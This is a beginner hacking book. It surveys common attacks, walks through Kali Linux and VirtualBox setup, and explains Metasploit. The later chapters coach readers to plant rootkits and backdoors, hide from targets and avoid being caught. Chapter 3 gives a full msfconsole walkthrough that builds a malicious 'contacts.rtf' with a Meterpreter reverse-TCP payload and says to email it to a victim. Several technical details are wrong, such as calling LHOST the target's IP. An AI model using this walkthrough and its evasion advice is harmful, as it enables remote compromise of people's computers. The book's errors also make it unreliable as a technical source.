HACKING LINUX

The Complete Beginners Programming System Guide With Practical Hacking Tools And Essentials Basics Of Hack. Includes Kali Linux Step By Step, Security Testing And Penetration Testing

PHIL J. HACK

HACKING LINUX:

THE COMPLETE BEGINNERS PROGRAMMING SYSTEM GUIDE WITH PRACTICAL HACKING TOOLS

AND ESSENTIALS BASICS OF HACK. INCLUDES KALI LINUX STEP BY STEP, SECURITY TESTING AND

PENETRATION TESTING.

Table of Contents

Description

After understanding the intrusion methods commonly used by hackers, it is not realistic to plan separate protection strategies for these methods. Therefore, users can only master the common protection strategies of personal computer security to ensure that the computer is in a relatively safe environment. Common PC protection strategies include: installing and upgrading anti-virus software, enabling firewalls, preventing Trojans and viruses, sharing folders and regularly backing up important data.

The emergence of viruses has caused huge losses to computers on the Internet. These viruses can cause the system to fail to operate normally, and the system will be formatted and data will be formatted. In order to prevent the harm caused by these viruses, users need to install anti-virus software on the computer and turn on real-time monitoring. In addition, due to the improvement of virus production techniques and means, new viruses are constantly appearing, so users need to upgrade anti-virus software in time, so that anti-virus software can prevent new viruses in the Internet.

A firewall is a method of separating a computer's internal network from an external network. In fact, this is an isolation technique. A firewall is an access control scale that is executed when two internal and external networks communicate. It allows users' licensed computers and specific data to enter the internal network, preventing hackers on the external network from accessing and attacking themselves to the maximum extent.

In order to prevent Trojans and viruses from invading the Internet, first of all, do not download unidentified software and programs, select a reputable download site to download the program, and then put the successfully downloaded software and programs in addition to the system partition. Other

partitions and need to use anti-virus software to scan downloaded programs before opening.

In addition, do not open e-mails and attachments of unknown origin to avoid the invasion of mail viruses or bundled Trojans. Even if you download the attachment that came with the message, you need to scan it with anti-virus software.

On the Internet, some hackers use "phishing" methods to scam, such as creating fake websites or sending e-mails containing fraudulent information, thereby stealing online banking, online payment tools, credit card accounts and passwords, and stealing funds from the account. . In order to prevent phishing, users must make sure that the URL of the private information they enter is the real URL, not the phishing website. Do not enter it at will.

In the LAN, when users share files, there will be software vulnerabilities, and hackers will detect these vulnerabilities. Therefore, users must set the access password when setting up a shared folder. Unshared should be canceled as soon as sharing is not required. In addition, when setting up a shared folder, users must make the shared folder read-only and do not set the entire disk partition as shared.

The importance of data backup is unquestionable, and no matter how tightly the computer's preventive measures are made, it cannot completely prevent unexpected situations. If a hacker is fatally attacked, although the operating system and application software can be reinstalled, important data cannot be reinstalled, and only rely on daily backup work. Therefore, even if you take very strict precautions, don't forget to back up your important data at any time and be prepared.

This guide will focus on the following:

- Building A Hacking Environment

- Vulnerabilities
- Hacking A Windows Computer With Metasploit
- Black Hat Hackers
- Ethical Hacking For Beginners
- Penetration Testing Process
- Network Scanning
- Post Exploitation
- Cybersecurity Entry Level Salary
- Data Manipulation Concerns
- Cybersecurity Career Potentials
- How Reverse Engineering Works… AND MORE!!!

Introduction

Having an understanding of the techniques used by hackers to not only access your information without permission will allow you to gain insight into how this is possible as well as what you are able to do to protect yourself from the most basic of attacks. Using this knowledge, you are also able to explore further in hacking if you wish to develop your skills and discover additional knowledge into creating your own programs and software.

Keylogger

A keylogger is a very simple piece of software that is designed to track and record each keystroke made by the user of computer. These keystrokes and sequences are then stored on a log file that is accessed by the hacker who is able to discern your information such as email ID's, passwords, banking details, credit card numbers and virtually anything else that you input into your machine using the keyboard. For this reason, many online banking sites and other highly secure web pages use virtual keyboards and even image identifying passcodes to provide you with access to your account since these cannot be recorded through keyloggers.

How do you keyloggers gain access to your computer in the first place? These lines of code or software are often attached to files that are downloaded onto your computer without you being aware, known as Trojans (deriving from the Greek mythology of the Trojan Horse). These files then get to work are report back to the hacker with the information collecting from your computer. Other ways that these files are able to access your computer is if they are placed on the computer either through direct access, if someone was to have access to your computer with permission to allow them to place the file on the computer or through USB drives that they have provided to you with hidden files rooted within.

Keyloggers may also find themselves used in white hat purposes such as within organizations to ensure that employees are following the correct policies and procedures and not engaging in deceptive conduct.

Denial of Service (DoS/DDoS)

This involves causing a website to become unusable. The site is taken down due to the flooding of information and traffic, enough to overload the system as it struggles to process all the requests and is ultimately overwhelmed and crashes. These attacks are employed by hackers who aim to disrupt websites or servers that they want to cause destruction to for whatever their reason or motivation was. For example, a hacktivist hacker might take down a website that disagrees with their political views seeing it as their moral duty. Whereas a black hat hacker might take down the website of a competing organization to disrupt their services and sabotage the efforts of their competitor.

A DoS attack is carried out using tools such as botnets or a network of infected systems which are then used almost as an army of zombified servers to repeatedly attack the target service, overloading it. These infected systems are created through emails and software which carry a virus and once infected, these zombie computers are able to be used at will by the hackers. It has been revealed through industry data that up to 45% of organizations suffer from DDoS attacks resulting in millions of dollars worth of damage each year.

Vulnerability Scanner

To detect weaknesses within a computer network, hackers use a tool known as vulnerability scanner. This could also refer to port scanners which are used to scan a specific computer for available access points that the hacker would be able to take advantage of. The port scanner is also able to determine what programs or processes are running on that particular port which allows

hackers to gain other useful information. Firewalls have been created to prevent unauthorized access to these ports however this is more of a harm reduction strategy rather than a sure-fire way to prevent hackers.

Some hackers are able to discern access points manually rather than using a program. This involves reading the code of a computer system and testing weaknesses to see if they are able to obtain access. They can also employ methods of reverse engineering the program to recreate the code if they are unable to view the code.

Brute Force Attack

If you have ever wondered why you have a limited number chances to enter your password before being denied access, the server you are attempting to access has a safeguard against brute force attack. Brute force attack involves software that attempts to recreate the password by scanning through a dictionary or random word generator in an extremely short amount of time to hit on the password and gain access. For this reason, passwords have advanced to become far longer and more complex than they once were in the past, such as including characters, numbers, upper and lower-case letters and some going as far as barring words that are found in the dictionary.

Waterhole Attacks

Waterhole attacks are known by this name due to the fact hackers prey on physical locations where a high number of people will access their computers and exchange secure information. Similar in a way that a waterhole can be poisoned for the wildlife surrounding, the hacker can poison a physical access point to claim a victim. For example, a hacker may use a physical point such as a coffee shop, coworking space or a public Wi-Fi access point. These hackers are then able to track your activity, websites frequented and the times that you will be accessing your information and strategically

redirect your path to a false webpage that allows the information to be sent through to the hacker and allow them to use it at a later time at their leisure.

Be sure that when you are using public Wi-Fi, you have appropriate anti spyware and antivirus software to alert you when there may be suspicious activity while online.

False WAP

Similarly, to the waterhole attack, the hacker can create, using software, a fake wireless access point. The WAP is connected to the official public wireless access point however once the victim connects they are exposed and vulnerable in that their data can be accessed at any point and stolen. When in public spaces, ensure that the WAP you are using is the correct one, they will generally have a password prior to access or a portal which will require you to enter a username, email address and password which is obtained from the administer. If you find the access point is completely open, this could be a cause for alarm knowing that this point is likely bait.

Phishing

Another common technique used by hackers to obtain secure information from an unsuspecting victim is through phishing. Phishing involves a hacker creating a link that you would normally associate with a site that you commonly access such as a banking site or payment portal. However, when you input your details, they are sent to the hacker rather than the institution that you believe you are sending them to. Phishing is often times done through sending false emails that appear as though they are from your bank or billing institution and generally request that you access your account to either update your details or make a payment.

There are ways to distinguish whether you are being targeted for phishing such as checking the sender's ID (which can still be falsified) or checking the

details of the link that you have been provided and seeing that it doesn't match up with the usual site that you fill your details in. You may also notice formatting issues with the email such as logos out of place or poor formatting that would indicate that the phisher is not using the correct template. Many institutions will insist that they would not request your details through email or ask you to update your details and if you do receive your bill through email, if you feel suspicious you can check with previous billing emails or even call your institution to double check that the email is genuine.

Clickjacking Attacks

If you have ever attempted to stream a video on a less reputable site, you may have noticed that the interface can be quite confusing to navigate due to false play buttons or common sections after which you click on them and are then redirected somewhere else. These are known as Clickjacking attacks as well as UI Redress. While redirecting to the ad or another page may seem harmless, when done correctly these attacks can be quite sinister and potentially dangerous as they are able to capture your information. You need to exercise extra caution when using unfamiliar websites as they may not be as safe as they appear, with their interface taking you to a place right where the hacker wants you.

Always be aware of the URL of each click you make and if it differs drastically from the website that you were just on, ensure that where you are taken does not involve any downloads or exchanging of details for your own protection.

Bait and Switch

The bait and switch technique involves the hacker supplying you with a program that appears to be authentic but when it faces it is a virus or a tool used by the hacker to access your computer. These can generally be found in

unscrupulous websites that offer pirated programs, software, movies or games that are in high demand. Once you download the program, you will find that the file is not what you had intended and instead had loaded a virus to your computer to provide the hacker with access.

Social Engineering

This technique is often overlooked as a means of hacking however it can be quite effective. An example of social engineering is conning a system administrator into supplying details by posing as a user or an individual with legitimate access. These hackers are often thought of as con men rather than what we understand to be hackers, however it is a means of hacking nonetheless. Many of these hackers have a good understanding of the security practices of the organization in which they are attacking. They will target and prey on those who may not be as experienced or with a lower level security clearance than some of the higher ups. For example, they may phone up the employee on the helpdesk and request access to the system and without the experience to understand the consequences of providing information to an unknown source, give it up. There are a number of categories that social engineering can be placed in, these being:

Intimidation - An example of intimidation would involve a superior such as a manager or supervisor calling the help desk technician, angry and threatening to punish the technician if their authority is questioned. Under pressure, the employee will comply and provide the information. Their questioning of the authority is promptly shut down as the employee values their job and offers to assist the hacker in securing the information.

Helpfulness - On the opposite end of the spectrum, there is the helpfulness technique. This involves feigning distress and concern to take advantage of a technician's nature to offer help and compassion. Rather than acting angry

and placing pressure on the technician, the distressed hacker will act as though they themselves are under pressure and worrisome of the outcome. The technician will provide assistance in any way they can regardless of considering the consequences at the risk of causing further distress to the hacker.

Name-dropping - Having the name of an authorized user provides the hacker with the advantage that they can pretend to be a specific person who should rightly have access to the information. This can be done by sourcing through web pages of companies which can be easily found online. Another example of this is the searching through documents that have been improperly discarded, providing vital details to the hacker.

Technical - The other area of social engineering hacking is using technology as a means of support to obtain information. This can involve a hacker sending a fax or an email to a legitimate user which requires the user to respond with sensitive information. The hacker often poses as law information or a legal representative, requiring the information as part of an ongoing investigation for their files.

Rootkit

A rootkit finds its way onto your operating system through legitimate processes, using low-level and hard to detect program. The rootkit can assume control of the operating system from the user and since the program itself is hidden within the system binaries as replacement pieces of code, it can be incredibly difficult and virtually impossible for the user to detect and remove the program manually.

Packet Analyzer

When transmitting data across the internet or any other network, an application known as a packet analyzer or packet sniffer can be used by a

hacker to capture data packets which may contain critical information such as passwords and other records.

Chapter 1 Building A Hacking Environment

In order to begin wireless hacking, one must first set up a proper environment for their tools, beginning, of course, with the installation of Kali Linux. There are three chief categories for installation of Kali Linux, depending on the needs and hardware of the user:

1) Hardware installation

Standalone

Dual/Multi-boot

2) Virtual installation

3) External media installation

Each type of installation has its own pros and cons, and the best choice depends mostly on the intended use of the software. Kali was not written to be an “everyday” consumer product with the typical software enjoyed by casual users, so installing it as a standalone OS on a personal computer is only practical if that particular machine will be dedicated to penetration testing activities. Alternatively, Kali can reside on the hard drive in a dual-boot or multi-boot scenario with other OS installations if space permits. Often, Kali Linux is installed within virtualization software inside of another OS, be it Linux or otherwise. This arrangement consumes more resources, but affords the hacker some more flexibility and allows him to practice attacks on other virtual machines within the host. Kali can also be used as a bootable “live” OS when installed on an removable external medium such as a CD-ROM or USB flash drive. Since optical disk readers are becoming exceedingly less common, a USB medium is more practical for external installations. An advantage of a live distribution is that it can be used on multiple machines and some of the digital forensic tools included with Kali

Linux are best run outside of the boot structure of a target machine. This chapter will focus on the hardware and virtual installation procedures.

Installing Kali Linux On A Hard Drive

The latest versions of Kali Linux have the following minimum requirements for a host machine:

1) 10 GB Hard Drive (20 GB recommended)

2) 512 MB RAM (1 GB recommended)

The user will also need either a USB port or a CD-ROM drive to boot the installation. It is recommended that the host machine have some sort of network interface, of course, for software updates and for connectivity in penetration testing efforts.

Whether installing Kali Linux as a standalone OS or in a multi-boot scheme, the first step in installation is to obtain the latest ISO (International Standards Organization compliant disk image) from Offensive Security and copy it to an external medium. A list of the latest releases can be found at

www.kali.org/downloads/

It is recommended that ISO images be obtained from the developer, and not from a third party or file-sharing source, to ensure the integrity of the code.

The ISO is available in 32 bit and 64 bit versions depending on the processor architecture of the host machine. Note that the 64 bit version will not run on a 32 bit processor. You can download the ISO directly from the corresponding link or through the torrent link if you have torrent client. An *SHA1Sum* hash is given for each ISO file. Once the file has been downloaded, its hash can be read using *checksum* software and compared to the given string. If the strings do not precisely match, then the file is compromised and should not be used. This checksum procedure guards against corrupted downloads or ones that

have been hijacked (no honor among thieves!).

Standalone Installation

Before beginning a standalone Kali Linux installation, it is important to understand that the procedure will *overwrite all existing data on the host drive*. This includes the previously existing OS, if any, as well as any other files or software.

The steps for a standalone installation are as follows:

1) Ensure minimum hardware and chip architecture

Check that your host machine meets the minimum hardware requirements for Kali (currently 10 GB storage and 512 MB RAM) and that it can support a 64 bit installation (if not, use the 32 bit version).

2) Back up any files on the host hard drive

Since the installation will overwrite any existing data on the host hard drive, transfer or back up any needed files or settings (i.e. to a cloud drive, flash drive, CD, DVD, or external HDD).

3) Ensure proper boot order

Restart your host machine and enter the BIOS menu. The boot order can be changed to another setting, if desired, after installation. Be sure to save BIOS settings upon exiting the BIOS menu.

4) Load the ISO

After altering the BIOS, completely shut down the host machine, insert the optical or USB medium that contains the ISO, then power the computer back on. It may take a few moments for the Kali boot menu to appear.

5) Follow the installation instructions

When the Kali boot menu appears, select the *Graphical Install* option.

The following installation steps include general recommended options for beginning users of Kali. In most instances, the recommended options are already highlighted by default on each menu screen. These steps assume that your host machine has a live network connection – a menu may appear for wireless or wired network setup. If you do not have a network connection, there may be slight differences in your menu options. Note that this part of the procedure will be nearly identical for the multi-boot and virtual installations.

I. *Select a language* >> [Select your desired language]
II. *Select your location* >> [Select your location]
III. *Configure the keyboard* >> [Select your desired keyboard]

(Kali configures the network, which may take a few moments)

IV. *Configure the network* >> [use the default Hostname "kali" or choose your own]
    - *Domain name* >> [this can be left blank if not required by your network]

V. Set up users and passwords
- *Root password*>> [choose a "root" (administrator) password]
- ***Non-root user real name* >> [choose an identification name for your non-privileged user account]**
- ***Non-root username* >> [choose a username for your non-privileged user account]**
- ***Non-root password* >> [choose a password for your non-privileged user account]**

VI. *Configure the clock* >> [choose your time zone]
VII. *Partition disks* >> ["Guided – use entire disk"] >> [Choose the install hard drive for your host machine] >> ["All files in one partition"] >> ["Finish partitioning and write changes to disk"]
    - **Write the changes to disks? *[Yes]***

(Kali installs… may take several minutes)

VIII. Configure the package manager
- Use a network mirror? >> *[Yes]*
- ***HTTP proxy information* >> [Enter your proxy or leave blank]**

(Kali configures… several minutes)

IX. **Install the GRUB boot loader on the hard disk**
    - Install the GRUB boot loader to the master boot record >> *[Yes]*
    - ***Device for boot loader installation*** **>> [Choose the install hard drive for your host machine]**

(Kali installs… several minutes)

X. Finish the installation >> *[Continue]*

(Kali installs… several minutes)

After installation, Kali will reboot your machine automatically. If your computer boots to the original boot menu screen, shut down the machine, remove the installation CD or flash drive, then power up again.

Multi-Boot Installation

Adding Kali Linux as a boot option on a computer with one or more existing operating systems requires allocation of separate hard drive space. Note that *incorrectly manipulating drive partitions can lead to loss of data*, and should be performed with care. It is recommended to back up files and data before manipulating partitions. Since every OS has its own disk management utility (in addition to some available third-party software), you should refer to the instructions for partitioning space on your native OS.

1. On the hard drive which you will be installing Kali Linux as a boot option, allocate a new 20 GB (recommended) partition using your current OS's disk management utility or other disk utility software.
2. Choose the "Manual" partitioning option and continue.
3. **In the list of partitions on the next screen, highlight the partition created for Kali in step 1 above. *Be certain to only***

select the partition intended for Kali, or other data will be erased. **Continue.**

4. **In the “Partition settings” list, select “Delete the partition” and continue.**
5. The next screen should now indicate the intended Kali partition as having “FREE SPACE”. Select that partition again and continue.
6. On the “How to use the free space” screen, select “Automatically partition the free space” and continue.
7. For “Partitioning scheme”, select “All files in one partition” and continue.
8. Finally, select “Finish partitioning and write changes to disk”, continue, and select “Yes” to confirm writing changes. Continue, and resume installation at step 5.VIII.

Installing Kali Linux On A Virtual Machine

Advances in processor speed, the advent of multicore and multiprocessor chips, increased memory size, and increased data storage have made hardware virtualization a viable and practical means of running multiple software platforms on a single computing device. Running operation systems within a VM has advantages because it eliminates the need for multiple pieces of expensive hardware and makes the use of highly specialized distributions such as Kali practical. In addition, using penetration testing software within a single host allows hackers to practice attacks in a safe “sandbox” environment, targeting various other VM’s within the host. The downside of using an OS within a VM is that there is competition for host resources, and the virtual hardware capabilities are limited to those of the host machine.

Functional and feature-rich virtual machine software is available free of

charge. The most common free VM applications are *Virtualbox* and *VMware Player* (which has commercial versions with additional features). *QEMU* is an open-source option that runs solely on Linux. This book will use Virtualbox to demonstrate a virtual Kali installation because it is available for Windows, Macintosh, Linux, and even Sun systems.

Installing the Virtualization Software

Virtualbox is a popular multi-platform, open-source virtual machine application. The installation procedure is as follows:

1. Ensure minimum specifications

Virtualbox is designed to run on *x86* (Intel or AMD chips, et al) architectures and it is recommended that the host machine have at least 1 GB of RAM. Additionally, the host machine should have enough free hard drive space to accommodate any virtual machine OS's you intend to install.

2. Enable hardware virtualization

If you are using a Windows or Linux host computer, restart your and enter the BIOS menu. Navigate to the virtualization option (the menus will vary from computer to computer) and ensure that its enabled. Be sure to save BIOS settings upon exiting the BIOS menu.

Macintosh hardware does not use BIOS in the same manner as "PC" computers. Hardware virtualization, if not already enabled, must be set via command line in the terminal application. This is an advanced procedure requiring root access, and the command syntax may vary between Mac OS versions. Consult your documentation or manufacturer for enabling virtualization on Macintosh hardware.

3. Download installation files

The latest source code and binary distributions can be obtained at (Figure 5):

https://www.virtualbox.org/wiki/Downloads

Windows

The “Windows hosts” link provides an .exe binary Windows installation file. Documentation on the Virtualbox website lists the supported Windows versions of the current release.

Macintosh OS X

The “OS X hosts” link provides a .dwg Mac OS X disk image file.

Linux

The “Linux distributions” link launches a new page listing various Virtualbox packages for different Linux distributions. However, it is recommended that you download and install Virtualbox through the package repositories on your individual Linux distribution (see step 4)

4. **Install Virtualbox**

Windows

Opening the Windows executable installation file will launch a typical Windows installation “wizard” dialog. Follow the installation instructions. The installation options and additional application choices depend on your individual preferences.

Macintosh OS X

Opening the .dwg disk image will mount the image and open a window containing the Virtualbox “.mpkg” OS X installation file. Launch the .mpkg file to begin installation and follow the instructions. The installation options and additional application choices depend on your individual preferences.

Linux (Debian-derived)

Most modern Linux distributions are derivatives of the original Debian and Fedora (e.g. Red Hat) kernels. To illustrate installation of Virtualbox on a Linux OS, the following steps describe the installation as it applies to an Ubuntu Linux (A Debian derivative) system. Installation for other Linux distributions may vary in syntax and in repository locations. These steps should apply to most up-to-date Debian releases.

To install Virtualbox from an Ubuntu repository using the software center:

I. Open the “Ubuntu Software” application from the launcher menu.
II. Type “virtualbox” into the search line at the top. VirtualBox should appear in the resulting package list.
III. Click “Install” next to the VirtualBox package.
IV. If asked, enter your password to authenticate root access.
V. Installation will proceed automatically for a short period.

To install VirtualBox from an Ubuntu repository using the command line:

I. Open the Ubuntu command line console, named “Terminal”.
II. Type the following to update the software repository (enter root password if asked):

```
# sudo apt-get update
# sudo apt-get install virtualbox
```

III. Installation will proceed automatically for a short period.

Installing The Kali Linux Virtual Machine From a Disk or ISO

Once the virtualization software is installed, Kali Linux can be installed on the host as a virtual machine. This example will once again feature VirtualBox to illustrate the procedure:

I. Open VirtualBox on your host machine.
II. Click “New” to create a new VM.

III. Follow the “Create Virtual Machine” wizard dialog, using the recommended parameters listed below:

a. Name and operating system

Name >> [Kali Linux] (or whatever you choose)

Type >> [Linux]

Version >> [Debian (64-bit)] (32 bit if applicable)

b. *Memory size* >> [1024 MB]

c. *Hard disk* >> [Create a virtual hard disk now]

d. *Hard disk file type* >> [VDI (VirtualBox Disk Image)]

e. Storage on physical hard disk >> *[Dynamically Allocated]*

f. *File location and size* – use the default hard disk file name provided. It is recommended to allocate 10 GB – 20 GB for the virtual drive.

IV. The Kali virtual machine you created will now appear in the list of VM’s on the VirtualBox main window. With the Kali VM highlighted, click the “Settings” button in the toolbar to lauch the settings dialog.

V. Set the following recommended settings by navigating through the settings menu options and tabs (change other options as desired):

a. System >> Processor >> Processor (s) >> *[2 or more]*

b. System >> Processor >> Extended Features >> *[Enable PAE/NX]*

VI. In the “Storage” settings, highlight the “Empty” IDE controller disk icon in the Storage Tree. Under “Attributes”, Click the “Optical Drive” disk icon and navigate to the location of the Kali Linux .iso file downloaded at the beginning of this chapter. Click “Ok” to save and close the settings.

VII. On the VirtualBox main window, with the Kali VM highlighted, click start to launch the VM.

VIII. A new window will open, booting to Kali’s initial boot screen. On step 5.IX, “Install the GRUB boot loader on the hard disk”, be sure to select the virtual Kali Linux drive created during

the VM Installation. Complete the remainder of the installation steps.

Installing a Pre-Configured Kali Linux Virtual Machine

Some OS virtual machines are available preconfigured for a particular virtualization application. These are known as *appliances* and allow the user to circumvent a great deal of setup work. To install a Kali appliance on VirtualBox, follow these steps:

I. Go to the Offensive Security download page:

www.kali.org/downloads/

and click on “Kali Virtual Images”.

II. Download “Kali Linux 64 bit VM” (or 32 bit if necessary for your hardware). Unzip the contents of the downloaded file to your desired directory.

III. Open VirtualBox and choose “Import Appliance” from the file menu.

IV. Navigate to the directory containing the “.vbox” file and select your desired appliance.

V. Click “Next” to get to the Settings page and make any desired changes, then click “Import”. This will complete the VM installation.

Chapter 2 *Vulnerabilities*

It doesn’t matter how secure a network is supposed to be; there are going to be vulnerabilities that you can use to get into the wireless network. Most of the time, vulnerability is going to be a bug that is inside of an application that is affecting the security that you have in place to protect yourself. You can find these bugs in applications such as BugTraq. The CERT (Computer Emergency Response Team) puts out a report every year that tells you how many vulnerabilities they find so that people can better protect themselves.

Vulnerability Scanning

When you can search for vulnerabilities, you are going to be looking for any known vulnerabilities that you may be able to exploit on your target's network.

Nikto

With Nikto, you are going to be scanning the web so that you can find applications that have weak spots along with files that might be dangerous. With this open sourced software, you are going to be able to find a version that works with either a Linux system or a Windows system. When you are using this program, you will be using an interface that works with command lines.

Nessus

You have probably heard of Nessus since it is one of the vulnerability scanners that is known around the world. You are going to be able to use Nessus for free, and it can work on almost any operating system. There are plugins that Nessus uses that are going to assist in finding the vulnerabilities depending on the sort of bug that you are wanting. However, you need to make sure that you keep your plugins updated.

There are also non-intrusive scans that you can do with Nessus that is not going to harm the target as an intrusive scan would. These scans are going to require that you have the domain name or at least the IP address for your target. With this program, you are going to be able to scan the ports so that you can determine which programs are running on that network as well as the operating systems that are being used.

After the scan has been finished, a report is going to show all the ports that were found to be open and what their vulnerabilities are.

Exploiting Vulnerabilities

When you take advantage of a bug that is inside of an application, then you are going to be sending various commands out that are going to be executed to prevent the program from running the way that it is supposed to run.

You can do things like pass by the authentication that you may need to get onto the network, get more privileges than what you currently have access to and more.

Metasploit

This framework was first released in 2003 and had a specific set of things that it allowed the user to do to their target. These things were:

Integrating the evasion and encoding process.

Making sure that a single database could be exploited through the use of easy updating.

Having an interface that had options.

- And combining the exploits with payloads.

All of these things take place whenever:

You use evasion to bypass the security on a device through employing

evasion techniques.

There is a code that is used to exploit the module where the code is located so that specific vulnerability can be used.

You have to modify the encoding for the payload you receive so that you can avoid the limitations that are caused because of the vulnerability that was located.

Your payload has a code that has to be sent to a different location so that the action can be taken on the vulnerability.

- When you need to use specific options so that you can select what is hit by the payloads and the exploits.

Using Metasploit is pretty simple because you are going to be following the same basic set of procedures each time you use it.

Decide which exploit you want to use

Set up your payload

Choose the IP address you are targeting as well as which port you are going to gain entry through

Execute your plan

Evaluate your results

1. Decide if you can start or restart your procedure

If you are trying to find the vulnerabilities that are inside of a host, then you are not going to want to use Metasploit.

Instead, you will want to use a scanner that is meant to find all vulnerabilities in the network. If you do not want to do that, then you can always use a port scanner so that you can find the open points and exploit that.

With version 3.0 you will have a few different payloads that you can run with

when you are working with vulnerabilities.

Meterpreter: with this payload, you are going to be using a command line interface that is going to run specifically on Windows.

VNC injection: This also runs on Windows, but you are going to get a graphical interface to your target, so that is going to be synchronized with the user interface that your target is using.

Add user: when you add a user, you are going to need to have a specific name and password, and the account is going to be required to have administrator permission.

File execution: a file is going to be uploaded on the target's computer, and then the file will be run thus running any malicious code that might be inside of the file.

- Interactive shell: there is going to be another command interface that interacts with the target carrying out any commands that you give it.

When working with a VNC connection, you should ensure that you have a large enough bandwidth, so your program is running the way that it is supposed to. Along with that, you do not want someone to be in front of the computer that you are trying to hack. On the off chance that someone is there, then they just have to interact with the program you have running and notice that you are doing something to their computer.

OS X and Linux are going to be using the command line interfaces that are more powerful than the ones that are running off of Windows. Just like anything else, the program also has its disadvantages.

Keeping Control

The whole point behind hacking into someone’s network is to get control of

their system. But, the best thing that you can do is to keep the privileges that you gave yourself to their network. Once you have made your way into the program, you are going to want to install a rootkit on that computer so that you can have maximum control over the network.

Be careful though because there are a few programs that you may use that are going to end up compromising the new accounts or computers that are found to be listed on the network. However, there are a few programs that are going to hide the fact that you are even there. When you are using these kinds of programs, they may make it to where there is a false version of the network that you have hacked using tools like netstat.

Even further, there are programs that are going to remove any data that you may leave behind on the computer so that you can ensure that you are not going to get caught.

Depending on which rootkit you are using is going to depend on if you get any passwords that may be traveling over the network. You may also find that you are going to have the ability to get in and modify the operating system that the target is using. If you do have this ability, you need to make sure that you are careful because you do not want to let your target know that you are on or have been on their computer.

Backdoors

As you get into a network, you may want to create a back door so that you do not have to work so hard when you are locating the system administrators. They are going to make it so you cannot log or monitor the results that are going to come out of a normal network. When you are using a backdoor, you will be able to conceal the accounts and which privileges that you have so that the target cannot see how far you have gotten. There are programs like Telnet that is going to make it so you cannot have remote access to configure

and operate as you wish.

The biggest reason that you are going to want to use a back door is so that you can keep the communication open between the target and your computer. Many of the methods you are going to use are things such as transferring files and then executing the program that is inside of the file. Make sure that any communication that you have with the target's computer stays secret and make your backdoor secret so that other hackers are not using your entry point to the network.

A program called Back Orifice 2000 was made specifically to be a back door on a network. The server for this program will run on Windows, but the clients for it are going to run on Linux and most other operating systems. Your server is going to be able to be configured so that you can use it as a utility. Once you have configured the server, then you should upload it to the target before you get started. Back Orifice 2000 makes it to where you can execute files, log keystrokes, transfer files, and even have control of the networks that are on the network.

The AES plugin is used when you are dealing with traffic that is encrypted while the STCPIO plugin is going to be for the obfuscation of the traffic that is occurring on that network.

Rootkits

Rootkits are best for hiding your activity and other programs that you are using on someone's network.

The Hacker Defender is a rootkit that is for Windows. You are going to be hiding files and all of the things that come with it so that the target cannot figure out that you are there. You can use rootkits as a back door with the command line interface however the best thing that you can use it for is to hide your files on your target's computer.

Chapter 3 Hacking A Windows Computer With Metasploit

The application of the exploits included in the Metasploit Framework is very broad. One of the best things about the tools in this framework is that there is always a way to make them complement each other. In this chapter, you will learn about *ms14_017_rtf* exploit and how to use it to deliver a payload to a Windows 7 computer to exploit a known vulnerability and hack the computer remotely.

Executing A Metasploit Exploit Hack With Meterpreter

Now that you know how exploits work on Metasploit, let us try hacking your target windows computer using the *ms14_017_rtf* exploit. Google this exploit to learn more about it.

A few years back, a bug was discovered in Windows 7 which allowed a remote hacker to take control of the system remotely by simply sending the target a rich text file. You will just need to create and save a .rtf file exploit then send it to the target. When the file is opened, a meterpreter session which allows you to do almost anything on the target system remotely is initiated. Assuming that your new installation of Windows 7 is not patched, it should still have this glaring vulnerability.

This chapter introduces you to another very useful and powerful hacker's tool: the meterpreter. It is an advanced and dynamically extensible payload capable of necessitating full access to a target system.

Step 1: Start the Metasploit

There are two ways you can initialize *Metasploit* on Kali Linux on the terminal or via the application menu. On the Desktop, click on the menu

shortcut on the top left corner, go to *Kali Linux > Top 10 Security Tools > Metasploit Framework* then choose exploit to hack computer over the internet.

Step 2: Initialize the exploit

When the Metasploit service initializes, enter the following command on its terminal window to initialize the exploit:

```
msf > use exploit/windows/fileformat/ms14_017_rtf
msf exploit[ms14_017_rtf] >
```

If you would like to view more information about the loaded exploit, use the command *info*.

Step 3: Set exploit options

The next step is to check what further information or processes this exploit requires. Use the command show options to open a list of options that you may be required to set for this exploit.

```
msf > use exploit/windows/fileformat/ms14_017_rtf
msf exploit(ms14_017_rtf) > show options
```

On the terminal window, a list of options will open. They include specifying the filename of the rtf exploit file, setting the payload, and defining the LHOST (target IP address).

Step 4: Set a name for the exploit

Choose any appropriate filename that the target would give to a rich text file.

In our case, we will use '*contacts.rtf*'. We will use this command to assign the filename:

```
msf > use exploit/windows/fileformat/ms14_017_rtf
msf exploit(ms14_017_rtf) > set FILENAME contacts.rtf
FILENAME  => contacts.rtf
msf exploit(ms14_017_rtf) >
```

Step 5: Set the Payload

Next, we will set the *reverse_tcp* payload for the contacts.rtf file stored under /windows/meterpreter/ using the *PAYLOAD* command. This is what will help us initialize the meterpreter session when the file is opened, enabling us to hack the target computer remotely even over the internet.

```
FILENAME  => contacts.rtf
msf exploit(ms14_017_rtf) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD  => windows/meterpreter/reverse_tcp
msf exploit(ms14_017_rtf) >
```

Step 6: Set the target IP address (LHOST)

If you are using a local installation of Windows for practice, make sure that the network is properly configured. Find the IP address of the virtual copy of Windows 7 and set it as the LHOST. You can find the IP address by typing *ipconfig* on the command line in Windows and *iwconfig* on a Kali Linux terminal. We will use 192.168.10.10 in this demonstration.

```
PAYLOAD  => windows/meterpreter/reverse_tcp
msf exploit(ms14_017_rtf) > set LHOST 192.168.10.10
LHOST  => LHOST 192.168.10.10
msf exploit(ms14_017_rtf) >
```

Step 7: Compile the exploit

Compile the exploit using the command *exploit*.

```
msf exploit(ms14_017_rtf) > exploit
[+] contacts.rtf stored at /root/.msf4/local/contacts.rtf
msf exploit(ms14_017_rtf) >
```

Step 8: Configure a multi-handler connection of the exploit

We have now successfully created the exploit. The next step is to configure it to accept connections to our computer. We will use a Multi-Handler to configure this connection. Here is the command to use:

```
[+] contacts.rtf stored at /root/.msf4/local/contacts.rtf
msf exploit(ms14_017_rtf) > use exploit/multi/handler
msf exploit(handler) >
```

Set the payload to use the handler using this command:

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD  => windows/meterpreter/reverse_tcp
```

```
msfexploit(handler) > 
```

And finally set the LHOST, just as we did for the exploit.

```
msf exploit(handler) > set LHOST 192.168.10.10
LHOST  => LHOST 192.168.10.10
msf exploit(handler) >
```

That is it! The last step is to send the .rtf file, as an email attachment or via link and wait for them to open the .rtf file.

